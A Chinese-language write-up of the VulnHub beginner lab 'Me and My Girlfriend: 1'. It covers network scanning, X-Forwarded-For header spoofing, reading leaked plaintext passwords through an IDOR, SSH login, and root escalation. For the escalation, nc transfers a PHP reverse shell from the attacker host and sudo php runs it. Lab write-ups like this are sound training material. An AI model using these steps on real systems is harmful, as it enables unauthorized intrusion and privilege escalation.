vulnhub靶机练习-Me and My Girlfriend: 1

原创

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
靶机下载地址：https://www.vulnhub.com/entry/me-and-my-girlfriend-1,409/点击直接下载

1. 靶机介绍
   DescriptionBack To The Top
   Description: This VM tells us that there are a couple of lovers namely Alice and Bob, where the couple was originally very romantic, but since Alice worked at a private company, “Ceban Corp”, something has changed from Alice’s attitude towards Bob like something is “hidden”, And Bob asks for your help to get what Alice is hiding and get full access to the company!
   Difficulty Level: Beginner
   Notes: there are 2 flag files
   Learning: Web Application | Simple Privilege Escalation



2. 靶机安装
   虚拟机：vmware workstation 15 pro（官网使用Virtualbox）
   攻击者：kali linux（ip:192.168.15.131）
   文件：Me-and-My-Girlfriend-1.ova
   步骤：vmware workstation点击打开虚拟机，载入.ova，完成靶机安装。将靶机网络设置成与kali linux相同的模式——nat模式。
3. 主机发现，kali扫描用网段主机，发现目标主机IP为192.168.15.141。

```
netdiscover -r 192.168.15.131/24
```

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

94 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 5640

  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------
192.168.15.1    00:50:56:c0:00:08      5     300  VMware, Inc.
192.168.15.141  00:0c:29:9f:20:47      4     240  VMware, Inc.
192.168.15.254  00:50:56:f4:2c:de      3     180  VMware, Inc.
192.168.15.2    00:50:56:f2:23:fe     82    4920  VMware, Inc.
```


4. 对目标主机进行扫描，22/tcp open ssh、80/tcp open http开放。

```
nmap -sS -A 192.168.15.141
```


```
TRACEROUTE
HOP RTT      ADDRESS
1   0.52 ms 192.168.15.1

Nmap scan report for 192.168.15.141
Host is up (0.00036s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protoco
l 2.0)
| ssh-hostkey:
|   1024 57:e1:56:58:46:04:33:56:3d:c3:4b:a7:93:ee:23:16 (DSA)
|   2048 3b:26:4d:e4:a0:3b:f8:75:d9:6e:15:55:82:8c:71:97 (RSA)
|   256 8f:48:97:9b:55:11:5b:f1:6c:1d:b3:4a:bc:36:bd:b0 (ECDSA)
|_  256 d0:c3:02:a1:c4:c2:a8:ac:3b:84:ae:8f:e5:79:66:76 (ED25519)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:9F:20:47 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


5. 访问80端口，限制本地访问，可构造XXF注入。


6. burpsuite抓包，加入X-Forwarded-For:127.0.0.1（需一直加入消息头内）。




forward（一直加入X-Forwarded-For:127.0.0.1）。



7. 没发现SQL注入，不是文件包含。注册，登录，在profile界面修改密码那，发现源码有账号密码明文。修改user_id，还有其他五个用户的账号密码，其中出现主人公Alice。账号：alice，密码：4lic3。





8. 用alice的账号密码在kali linux上ssh登录。

```
ssh alice@192.168.15.141
```

9. 登录成功，但是不是root权限，查看不了sudo权限用户。顺便在alice目录下发现了她的秘密和第一个flag

```
alice@gfriEND:~/.my_secret$ id
uid=1000(alice) gid=1001(alice) groups=1001(alice)
```

```
alice@gfriEND:~/.my_secret$ cat /etc/sudoers
cat: /etc/sudoers: Permission denied
```

```
alice@gfriEND:~/.my_secret$ ls -a
.  ..  flag1.txt  my_notes.txt
```

10. 查看系统信息（此处是绕路弯路了，不过也是个思路 ）

```
uname -a
```

```
alice@gfriEND:~/.my_secret$ uname -a
Linux gfriEND 4.4.0-142-generic #168~14.04.1-Ubuntu SMP Sat Jan 19 11:26:28 UT
C 2019 x86_64 x86_64 x86_64 GNU/Linux
```

11. 用searchsploit查找相关漏洞，进行提权。

```
searchsploit ubuntu 14.04
searchsploit linux Kernel 4.4.0
```

```
Linux Kernel < 4.4.0/ < 4.8.0 (Ubunt | exploits/linux/local/47169.c
```

目标主机没有编译c的环境，安装gcc需要root权限。所以我配置了一台相同参数系统，进行编译，然后用nc传输编译后的文件到目标主机上，运行，提权失败，原因是目标机不在exploit范围内。接着找了几个，都失败了。还是太菜，去网上看下题解。题解链接

正确方法。查看本用户能够执行的sudo权限。有php执行权限。

```
sudo -l
```

```
alice@gfriEND:~/.my_secret$ sudo -l
Matching Defaults entries for alice on gfriEND:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin\:/snap/bin

User alice may run the following commands on gfriEND:
    (root) NOPASSWD: /usr/bin/php
alice@gfriEND:~/.my_secret$
```


14. 上传kali的webshell。给kali反弹一个shell。
    kali（192.168.15.131）：

```
nc -l -p 4444< /usr/share/webshells/php/php-reverse-shell.php
```

ssh:

```
nc -vn 192.168.15.131 4444 > shell
sudo php shell
```

反弹提权成功。



15. root目录用户下找到第二个flag。

    参考资料：

    HTTP 请求头中的 X-Forwarded-For

    Vulnhub-Me and My Girlfriend: 1-Writeup

    新解题步骤1

（注：本人菜鸡，如有错误，欢迎评论指出）